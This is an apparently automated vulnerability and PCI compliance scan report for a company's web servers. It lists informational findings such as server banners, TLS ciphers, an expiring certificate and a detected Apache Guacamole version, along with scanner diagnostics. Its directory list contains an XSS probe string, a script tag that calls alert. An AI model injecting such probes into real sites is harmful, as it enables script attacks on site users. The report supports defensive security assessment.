External domains detected in the application. Using external domains in an application introduces risk by potentially exposing the application to external threats and dependencies, which can be exploited for malicious purposes such as data exfiltration, phishing, or compromise of application integrity. These vulnerabilities arise from inadequate validation, reliance on unsecured external services, and the application's failure to enforce strict security controls over external interactions.

IMPACT:
N/A

SOLUTION:
Audit external domains accessed by your application. If possible launch scans against those.

RESULT:
External domains could be involved in potential business logic abuse.
jetty.mortbay.org

Default Web Page

port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	12230
Category:	CGI
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2019-03-16 03:30:26.0

THREAT:
The Result section displays the default Web page for the Web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
GET / HTTP/1.1
Host: 1730192-007-static.lnngmiaa.metronetinc.net:8080
Connection: Keep-Alive

HTTP/1.1 200 OK
Last-Modified: Wed, 13 Sep 2023 01:23:47 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 1004
Server: Jetty(9.4.50.v20221107)

```
<HTML>
<HEAD>
<TITLE>Welcome to Jetty 9 on Debian</TITLE>
<META http-equiv="Pragma" content="no-cache">
<META http-equiv="Cache-Control" content="no-cache,no-store">
</HEAD>
<BODY>
<A HREF="http://jetty.mortbay.org"><IMG SRC="jetty_banner.gif"></A>
<h1>Welcome to Jetty 9 on Debian</h1>

<P align="justify">
<b>Jetty</b> is a 100% Java HTTP Server and Servlet Container. This means
that you do not need to configure and run a seperate web server (like Apache)
```

in order to use java, servlets and JSPs to generate dynamic content. Jetty is a fully featured web server for static and dynamic content. Unlike separate server/container solutions, this means that your web server and web application run in the same process, without interconnection overheads and complications. Furthermore, as a pure java component, Jetty can be simply included in your application for demonstration, distribution or deployment. Jetty is available on all Java supported platforms. </p>

</BODY>
</HTML>

HTTP Public-Key-Pins Security Header Not Detected

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 
QID: 48002
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2021-07-12 15:16:39.0

THREAT:

HTTP Public Key Pinning (HPKP) is a security feature that tells a web client to associate a specific cryptographic public key with a certain web server to decrease the risk of MITM attacks with forged certificates.

QID Detection Logic:

This QID detects the absence of the Public-Key-Pins HTTP header by transmitting a GET request.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

HTTP Public-Key-Pins Header missing on port 443.

GET / HTTP/1.1

Host: www.llpsinc.com

Connection: Keep-Alive

HTTP Response Method and Header Information Collected

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48118
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-20 12:24:23.0

THREAT:
This QID prints the information, in the form of a text record, that a web server sends back to a client's browser in response to receiving a single HTTP GET request.

QID Detection Logic:
This QID returns the HTTP response method and header information returned by a web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
HTTP header and method information collected on port 80.

GET / HTTP/1.1
Host: www.llpsinc.com
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Date: Fri, 28 Feb 2025 17:52:08 GMT
Server: Apache/2.4.62 (Debian)
Location: https://www.llpsinc.com/
Content-Length: 313
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

SSL Certificate will expire within next six monthsport 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38600

Category: General remote services
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2024-11-14 18:55:13.0

THREAT:
Certificates are used for authentication purposes in different protocols such as SSL/TLS. Each certificate has a validity period outside of which it is supposed to be considered invalid. This QID is reported to inform that a certificate will expire within next six months. The advance notice can be helpful since obtaining a certificate can take some time.

IMPACT:
Expired certificates can cause connection disruptions or compromise the integrity and privacy of the connections being protected by the certificates.

SOLUTION:
Contact the certificate authority that signed your certificate to arrange for a renewal.

RESULT:
Certificate #0 CN=llpsinc.com The certificate will expire within six months: May 28 00:44:01 2025 GMT

HTTP Response Method and Header Information Collected

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 48118

Category: Information gathering

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2020-07-20 12:24:23.0

THREAT:
This QID prints the information, in the form of a text record, that a web server sends back to a client's browser in response to receiving a single HTTP GET request.

QID Detection Logic:
This QID returns the HTTP response method and header information returned by a web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
HTTP header and method information collected on port 443.

GET / HTTP/1.1
Host: www.llpsinc.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 28 Feb 2025 19:13:55 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=5peun2qaqib64lgn1v1q882m1g; path=/
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

External Links Discovered

port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150010
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-02-19 18:30:56.0

THREAT:
External links discovered during the scan are listed in the Results section. These links were out of scope for the scan and were not crawled.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Number of links: 1
<http://jetty.mortbay.org/>

Target Network Information

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45004
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2013-08-15 21:12:37.0

THREAT:
The information shown in the Result section was returned by the network infrastructure responsible for routing traffic from our cloud platform to the target network (where the scanner appliance is located).

This information was returned from: 1) the WHOIS service, or 2) the infrastructure provided by the closest gateway server to our cloud platform. If your ISP is routing traffic, your ISP's gateway server returned this information.

IMPACT:
This information can be used by malicious users to gather more information about the network infrastructure that may help in launching attacks against it.

SOLUTION:
N/A

RESULT:
The network handle is: NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK
Network description:
IPv4 address block not managed by the RIPE NCC

Web Server Versionport 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86000
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-12-20 13:32:52.0

THREAT:
A web server is server software, or hardware dedicated to running this software, that can satisfy client requests on the World Wide Web.

IMPACT:
N/A

SOLUTION:

N/A

RESULT:

Apache/2.4.62 (Debian)

SSL Server Information Retrieval

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38116
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2016-05-24 21:02:48.0

THREAT:

The following is a list of supported SSL ciphers.

Note: If a cipher is included in this list it means that it was possible to establish a SSL connection using that cipher. There are some web servers setups that allow connections to be established using a LOW grade cipher, only to provide a web page stating that the URL is accessible only through a non-LOW grade cipher. In this case even though LOW grade cipher will be listed here QID 38140 will not be reported.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

CIPHER KEY-EXCHANGE AUTHENTICATION MAC ENCRYPTION(KEY-STRENGTH)

GRADE
SSLv2 PROTOCOL IS DISABLED
SSLv3 PROTOCOL IS DISABLED
TLSv1 PROTOCOL IS DISABLED
TLSv1.1 PROTOCOL IS DISABLED
TLSv1.2 PROTOCOL IS ENABLED
TLSv1.2 COMPRESSION METHOD None
DHE-RSA-AES128-GCM-SHA256 DH RSA AEAD AESGCM(128) MEDIUM
DHE-RSA-AES256-GCM-SHA384 DH RSA AEAD AESGCM(256) HIGH
ECDHE-RSA-AES128-GCM-SHA256 ECDH RSA AEAD AESGCM(128) MEDIUM
ECDHE-RSA-AES256-GCM-SHA384 ECDH RSA AEAD AESGCM(256) HIGH
ECDHE-RSA-CHACHA20-POLY1305 ECDH RSA AEAD CHACHA20/POLY1305(256) HIGH
TLSv1.3 PROTOCOL IS ENABLED
TLS13-AES-128-GCM-SHA256 N/A N/A AEAD AESGCM(128) MEDIUM
TLS13-AES-256-GCM-SHA384 N/A N/A AEAD AESGCM(256) HIGH
TLS13-CHACHA20-POLY1305-SHA256 N/A N/A AEAD CHACHA20/POLY1305(256) HIGH

Default Web Page (Follow HTTP Redirection)

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	13910
Category:	CGI
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-11-05 13:13:22.0

THREAT:
The Result section displays the default Web page for the Web server following HTTP redirections.

IMPACT:
N/A

SOLUTION:
N/A

Patch:
Following are links for downloading patches to fix the vulnerabilities:
[nas-201911-01](#)

RESULT:
GET / HTTP/1.1
Host: 1730192-007-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /</title>
</head>
<body>
<h1>Index of /</h1>
<table>
<tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
<tr><th colspan="5"><hr></th></tr>
<tr><th colspan="5"><hr></th></tr>
```

```
</table>
<address>Apache/2.4.62 (Debian) Server at 1730192-007-static.lnngmiaa.metronetinc.net Port 80</address>
</body></html>
```

Web Server Supports HTTP Request Pipelining

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86565
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2005-02-23 00:25:38.0

THREAT:

Version 1.1 of the HTTP protocol supports URL-Request Pipelining. This means that instead of using the "Keep-Alive" method to keep the TCP connection alive over multiple requests, the protocol allows multiple HTTP URL requests to be made in the same TCP packet. Any Web server which is HTTP 1.1 compliant should then process all the URLs requested in the single TCP packet and respond as usual.

The target Web server was found to support this functionality of the HTTP 1.1 protocol.

IMPACT:

Support for URL-Request Pipelining has interesting consequences. For example, as explained in [this paper by Daniel Roelker](#), it can be used for evading detection by Intrusion Detection Systems. Also, it can be used in HTTP Response-Splitting style attacks.

SOLUTION:

N/A

RESULT:

GET / HTTP/1.1
Host:217.180.217.103:443

GET /Q_Evasive/ HTTP/1.1
Host:217.180.217.103:443

HTTP/1.1 301 Moved Permanently
Date: Fri, 28 Feb 2025 19:05:29 GMT
Server: Apache/2.4.62 (Debian)
Location: https://www.llpsinc.com//
Content-Length: 315
Content-Type: text/html; charset=iso-8859-1

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
```

```
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://www.llpsinc.com/">here</a>.</p>
<hr>
<address>Apache/2.4.62 (Debian) Server at 217.180.217.103 Port 443</address>
</body></html>

HTTP/1.1 301 Moved Permanently
Date: Fri, 28 Feb 2025 19:05:29 GMT
Server: Apache/2.4.62 (Debian)
Location: https://www.llpsinc.com//Q_Evasive/
Content-Length: 325
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://www.llpsinc.com//Q_Evasive/">here</a>.</p>
<hr>
<address>Apache/2.4.62 (Debian) Server at 217.180.217.103 Port 443</address>
</body></html>
```

GET / HTTP/1.1
Host:217.180.217.103:443

GET /Q_Evasive/ HTTP/1.1
Host:217.180.217.103:443

```
HTTP/1.1 301 Moved Permanently
Date: Fri, 28 Feb 2025 19:06:46 GMT
Server: Apache/2.4.62 (Debian)
Location: https://www.llpsinc.com//
Content-Length: 315
Content-Type: text/html; charset=iso-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://www.llpsinc.com/">here</a>.</p>
<hr>
<address>Apache/2.4.62 (Debian) Server at 217.180.217.103 Port 443</address>
</body></html>

HTTP/1.1 301 Moved Permanently
Date: Fri, 28 Feb 2025 19:06:46 GMT
Server: Apache/2.4.62 (Debian)
Location: https://www.llpsinc.com//Q_Evasive/
Content-Length: 325
Content-Type: text/html; charset=iso-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
```

```
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="https://www.llpsinc.com//Q_Evasive/">here</a>.</p>
<hr>
<address>Apache/2.4.62 (Debian) Server at 217.180.217.103 Port 443</address>
</body></html>
```

Links Crawled

port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-27 21:11:30.0

THREAT:
The list of unique links crawled and HTML forms submitted by the scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined.

- NOTE: This list also includes:
- All the unique links that are reported in QID 150140 (Redundant links/URL paths crawled and not crawled)
 - All the forms reported in QID 150152 (Forms Crawled)
 - All the forms in QID 150115 (Authentication Form Found)
 - Certain requests from QID 150172 (Requests Crawled)

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Duration of crawl phase (seconds): 5.00
Number of links: 1
(This number excludes form requests and links re-requested during authentication.)

http://1730192-007-static.lnngmiaa.metronetinc.net:8080/

Apache Guacamole with Version Detected

port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1
QID: 48216
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2022-08-02 13:32:28.0

THREAT:
Apache Guacamole is a clientless remote desktop gateway. It supports standard protocols like VNC, RDP, and SSH.
QID Detection Logic:(Unauthenticated)
This QID posts the version of Apache Guacamole running.
IMPACT:
NA
SOLUTION:
NA
RESULT:
Apache Guacamole detected on port: 8080.
"APP":{"NAME":"Apache Guacamole","VERSION":"1.5.5","ACTION

Business logic abuse potential due to presence of external domains detected port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1
QID: 150845
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2024-10-21 20:23:02.0

THREAT:
External domains detected in the application. Using external domains in an application introduces risk by potentially exposing the application to external threats and dependencies, which can be exploited for malicious purposes such as data exfiltration, phishing, or compromise of application integrity. These vulnerabilities arise from inadequate validation, reliance on unsecured external services, and the application's failure to enforce strict security controls over external interactions.

IMPACT:

N/A

SOLUTION:

Audit external domains accessed by your application. If possible launch scans against those.

RESULT:

External domains could be involved in potential business logic abuse.

www.llpsinc.com

HTTP Response Method and Header Information Collected

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48118
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-20 12:24:23.0

THREAT:

This QID prints the information, in the form of a text record, that a web server sends back to a client's browser in response to receiving a single HTTP GET request.

QID Detection Logic:

This QID returns the HTTP response method and header information returned by a web server.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

HTTP header and method information collected on port 80.

GET / HTTP/1.1

Host: 1730192-007-static.lnngmiaa.metronetinc.net

Connection: Keep-Alive

HTTP/1.1 200 OK

Date: Fri, 28 Feb 2025 18:38:12 GMT

Server: Apache/2.4.62 (Debian)

Vary: Accept-Encoding

Content-Length: 585

Keep-Alive: timeout=5, max=96

Connection: Keep-Alive

Content-Type: text/html; charset=UTF-8

Scan Diagnostics

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2009-01-16 18:02:19.0

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:
Target web application page http://www.llpsinc.com/ fetched. Status code:301, Content-Type:text/html, load time:117 milliseconds.
Ineffective Session Protection. no tests enabled.
Batch #0 CMSDetection: estimated time < 1 minute (1 tests, 1 inputs)
[CMSDetection phase] : No potential CMS found using Blind Elephant algorithm. Aborting the CMS Detection phase
CMSDetection: 1 vulnsigs tests, completed 38 requests, 3 seconds. Completed 38 requests of 38 estimated requests (100%). All tests completed.
HSTS Analysis no tests enabled.
Collected 16 links overall in 0 hours 0 minutes duration.
Batch #0 BannersVersionReporting: estimated time < 1 minute (1 tests, 1 inputs)
BannersVersionReporting: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 5) + files:(0 x 11) + directories:(9 x 3) + paths:(0 x 14) = total (27)
Batch #0 WS Directory Path manipulation: estimated time < 1 minute (9 tests, 14 inputs)
WS Directory Path manipulation: 9 vulnsigs tests, completed 27 requests, 0 seconds. Completed 27 requests of 27 estimated requests (100%). All tests completed.
WSEnumeration no tests enabled.
Batch #1 URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 0 inputs)
Batch #1 URI parameter manipulation (no auth): 90 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Batch #1 Potential SSRF Detection URI parameter manipulation (no auth): estimated time < 1 minute (90 tests, 0 inputs)
Batch #1 Potential SSRF Detection URI parameter manipulation (no auth): 90 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Blind SQL manipulation - have 0 URI parameters,3 form fields - no tests enabled.
Batch #1 URI blind SQL manipulation (no auth): estimated time < 1 minute (0 tests, 0 inputs)
Batch #1 URI blind SQL manipulation (no auth): 0 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Batch #4 WebCgiOob: estimated time < 1 minute (161 tests, 1 inputs)
Batch #4 WebCgiOob: 161 vulnsigs tests, completed 214 requests, 2 seconds. Completed 214 requests of 2828 estimated requests (7.56719%). All tests completed.
XXE tests no tests enabled.
HTTP call manipulation no tests enabled.

SSL Downgrade: no tests enabled.

Open Redirect no tests enabled.

CSRF no tests enabled.

Batch #4 File Inclusion analysis: estimated time < 1 minute (1 tests, 13 inputs)

Batch #4 File Inclusion analysis: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 13 estimated requests (0%). All tests completed.

Batch #4 Cookie manipulation: estimated time < 1 minute (47 tests, 1 inputs)

Batch #4 Cookie manipulation: 47 vulnsigs tests, completed 216 requests, 3 seconds. Completed 216 requests of 180 estimated requests (120%). XSS optimization removed 290 links. All tests completed.

Batch #4 Header manipulation: estimated time < 1 minute (47 tests, 10 inputs)

Batch #4 Header manipulation: 47 vulnsigs tests, completed 1452 requests, 19 seconds. Completed 1452 requests of 1300 estimated requests (111.692%). XSS optimization removed 580 links. All tests completed.

Batch #4 shell shock detector: estimated time < 1 minute (1 tests, 10 inputs)

Batch #4 shell shock detector: 1 vulnsigs tests, completed 12 requests, 1 seconds. Completed 12 requests of 10 estimated requests (120%). All tests completed.

Batch #4 shell shock detector(form): estimated time < 1 minute (1 tests, 0 inputs)

Batch #4 shell shock detector(form): 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

httpoxy no tests enabled.

Static Session ID no tests enabled.

Login Brute Force no tests enabled.

Login Brute Force manipulation estimated time: no tests enabled

Insecurely Served Credential Forms no tests enabled.

Cookies Without Consent no tests enabled.

Batch #5 HTTP Time Bandit: estimated time < 1 minute (1 tests, 10 inputs)

Batch #5 HTTP Time Bandit: 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 5) + files:(0 x 11) + directories:(4 x 3) + paths:(11 x 14) = total (166)

Batch #5 Path XSS manipulation: estimated time < 1 minute (15 tests, 14 inputs)

Batch #5 Path XSS manipulation: 15 vulnsigs tests, completed 164 requests, 1 seconds. Completed 164 requests of 166 estimated requests (98.7952%). All tests completed.

Tomcat Vuln manipulation no tests enabled.

Time based path manipulation no tests enabled.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 5) + files:(4 x 11) + directories:(94 x 3) + paths:(5 x 14) = total (396)

Batch #5 Path manipulation: estimated time < 1 minute (103 tests, 14 inputs)

Batch #5 Path manipulation: 103 vulnsigs tests, completed 367 requests, 5 seconds. Completed 367 requests of 396 estimated requests (92.6768%). All tests completed.

WebCgiHrsTests: no test enabled

Batch #5 WebCgiGeneric: estimated time < 10 minutes (1086 tests, 1 inputs)

Batch #5 WebCgiGeneric: 1086 vulnsigs tests, completed 3961 requests, 49 seconds. Completed 3961 requests of 23674 estimated requests (16.7314%). All tests completed.

Duration of Crawl Time: 7.00 (seconds)

Duration of Test Phase: 81.00 (seconds)

Total Scan Time: 88.00 (seconds)

Total requests made: 6737

Average server response time: 0.07 seconds

Average browser load time: 0.07 seconds

Scan launched using pciwas_combined/pciwas_combined_new/pciwas_combined_v2 mode.

HTML form authentication unavailable, no WEBAPP entry found

External Links Discovered

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 150010

Category: Web Application

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2020-02-19 18:30:56.0

THREAT:

External links discovered during the scan are listed in the Results section. These links were out of scope for the scan and were not crawled.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Number of links: 1

<https://www.llpsinc.com/>

Links Rejected By Crawl Scope or Exclusion List

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 150020

Category: Web Application

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2022-02-07 16:48:28.0

THREAT:

One or more links were not crawled because of an explicit rule to exclude them. This also occurs if a link is malformed.

Exclude list and Include list entries can cause links to be rejected. If a scan is limited to a specific starting directory, then links outside that directory will neither be crawled or tested.

Links that contain a host name or IP address different from the target application are considered external links and not crawled by default; those types of links are not listed here. This often happens when the scope of a scan is limited to the directory of the starting URL. The scope can be changed in the Web Application Record.

During the test phase, some path-based tests may be rejected if the scan is limited to the directory of the starting URL and the test would fall outside that directory. In these cases, the number of rejected links may be too high to list in the Results section.

IMPACT:

Links listed here were neither crawled or tested by the Web application scanning engine.

SOLUTION:

A link might have been intentionally matched by a exclude or include list entry. Verify that no links in this list were unintentionally rejected.

RESULT:

Links not permitted:

(This list includes links from QIDs: 150010,150041,150143,150170)

IP based excluded links:

Scan Diagnostics

port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2009-01-16 18:02:19.0

THREAT:

This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:

The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:

No action is required.

RESULT:

Target web application page http://1730192-007-static.lnngmiaa.metronetinc.net:8080/ fetched. Status code:200, Content-Type:text/html, load time:117 milliseconds.
Ineffective Session Protection. no tests enabled.
Batch #0 CMSDetection: estimated time < 1 minute (1 tests, 1 inputs)
[CMSDetection phase] : No potential CMS found using Blind Elephant algorithm. Aborting the CMS Detection phase
CMSDetection: 1 vulnsigs tests, completed 38 requests, 3 seconds. Completed 38 requests of 38 estimated requests (100%). All tests completed.
HSTS Analysis no tests enabled.
Collected 1 links overall in 0 hours 0 minutes duration.
Batch #0 BannersVersionReporting: estimated time < 1 minute (1 tests, 1 inputs)
BannersVersionReporting: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(0 x 0) + directories:(9 x 1) + paths:(0 x 1) = total (9)
Batch #0 WS Directory Path manipulation: estimated time < 1 minute (9 tests, 1 inputs)
WS Directory Path manipulation: 9 vulnsigs tests, completed 9 requests, 0 seconds. Completed 9 requests of 9 estimated requests (100%). All tests completed.
WSEnumeration no tests enabled.
Batch #4 WebCgiOob: estimated time < 1 minute (161 tests, 1 inputs)
Batch #4 WebCgiOob: 161 vulnsigs tests, completed 29 requests, 0 seconds. Completed 29 requests of 202 estimated requests (14.3564%). All tests completed.
XXE tests no tests enabled.

HTTP call manipulation no tests enabled.

SSL Downgrade. no tests enabled.

Open Redirect no tests enabled.

CSRF no tests enabled.

Batch #4 File Inclusion analysis: estimated time < 1 minute (1 tests, 1 inputs)

Batch #4 File Inclusion analysis: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.

Batch #4 Cookie manipulation: estimated time < 1 minute (47 tests, 0 inputs)

Batch #4 Cookie manipulation: 47 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

Batch #4 Header manipulation: estimated time < 1 minute (47 tests, 1 inputs)

Batch #4 Header manipulation: 47 vulnsigs tests, completed 121 requests, 2 seconds. Completed 121 requests of 130 estimated requests (93.0769%). XSS optimization removed 58 links. All tests completed.

Batch #4 shell shock detector: estimated time < 1 minute (1 tests, 1 inputs)

Batch #4 shell shock detector: 1 vulnsigs tests, completed 1 requests, 0 seconds. Completed 1 requests of 1 estimated requests (100%). All tests completed.

Batch #4 shell shock detector(form): estimated time < 1 minute (1 tests, 0 inputs)

Batch #4 shell shock detector(form): 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

httpoxy no tests enabled.

Static Session ID no tests enabled.

Login Brute Force no tests enabled.

Login Brute Force manipulation estimated time: no tests enabled

Insecurely Served Credential Forms no tests enabled.

Cookies Without Consent no tests enabled.

Batch #5 HTTP Time Bandit: estimated time < 1 minute (1 tests, 10 inputs)

Batch #5 HTTP Time Bandit: 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(0 x 0) + directories:(4 x 1) + paths:(11 x 1) = total (15)

Batch #5 Path XSS manipulation: estimated time < 1 minute (15 tests, 1 inputs)

Batch #5 Path XSS manipulation: 15 vulnsigs tests, completed 14 requests, 0 seconds. Completed 14 requests of 15 estimated requests (93.3333%). All tests completed.

Tomcat Vuln manipulation no tests enabled.

Time based path manipulation no tests enabled.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(4 x 0) + directories:(94 x 1) + paths:(5 x 1) = total (99)

Batch #5 Path manipulation: estimated time < 1 minute (103 tests, 1 inputs)

Batch #5 Path manipulation: 103 vulnsigs tests, completed 98 requests, 1 seconds. Completed 98 requests of 99 estimated requests (98.9899%). All tests completed.

WebCgiHrsTests: no test enabled

Batch #5 WebCgiGeneric: estimated time < 1 minute (1086 tests, 1 inputs)

Batch #5 WebCgiGeneric: 1086 vulnsigs tests, completed 647 requests, 7 seconds. Completed 647 requests of 1691 estimated requests (38.2614%). All tests completed.

Duration of Crawl Time: 5.00 (seconds)

Duration of Test Phase: 10.00 (seconds)

Total Scan Time: 15.00 (seconds)

Total requests made: 961

Average server response time: 0.06 seconds

Average browser load time: 0.06 seconds

Scan launched using pciwas_combined/pciwas_combined_new/pciwas_combined_v2 mode.

HTML form authentication unavailable, no WEBAPP entry found

List of Web Directoriesport 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86672
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2004-09-10 23:40:57.0

THREAT:
Based largely on the HTTP reply code, the following directories are most likely present on the host.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Directory Source
/"/><script>alert(document.domain)</ web
page
/admin/ web page
/help/ web page
/install/ web page
/secure/ web page
/manager/ web page
/crx/ web page
/crx/explorer/ web page
/crx/explorer/browser/ web page
/setup/ web page
/mics/ web page
/mics/scripts/ web page
/mics/scripts/mics/ web page
/Scripts/ web page
/Scripts/ReportServer/ web page
/api/ web page
/assets/ web page
/assets/js/ web page
/auth/ web page
/login/ web page

HTTP Response Method and Header Information Collected

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48118
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-20 12:24:23.0

THREAT:
This QID prints the information, in the form of a text record, that a web server sends back to a client's browser in response to receiving a single HTTP GET request.

QID Detection Logic:
This QID returns the HTTP response method and header information returned by a web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
HTTP header and method information collected on port 443.

GET / HTTP/1.1
Host: 1730192-007-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Date: Fri, 28 Feb 2025 18:04:59 GMT
Server: Apache/2.4.62 (Debian)
Location: https://www.llpsinc.com//
Content-Length: 343
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

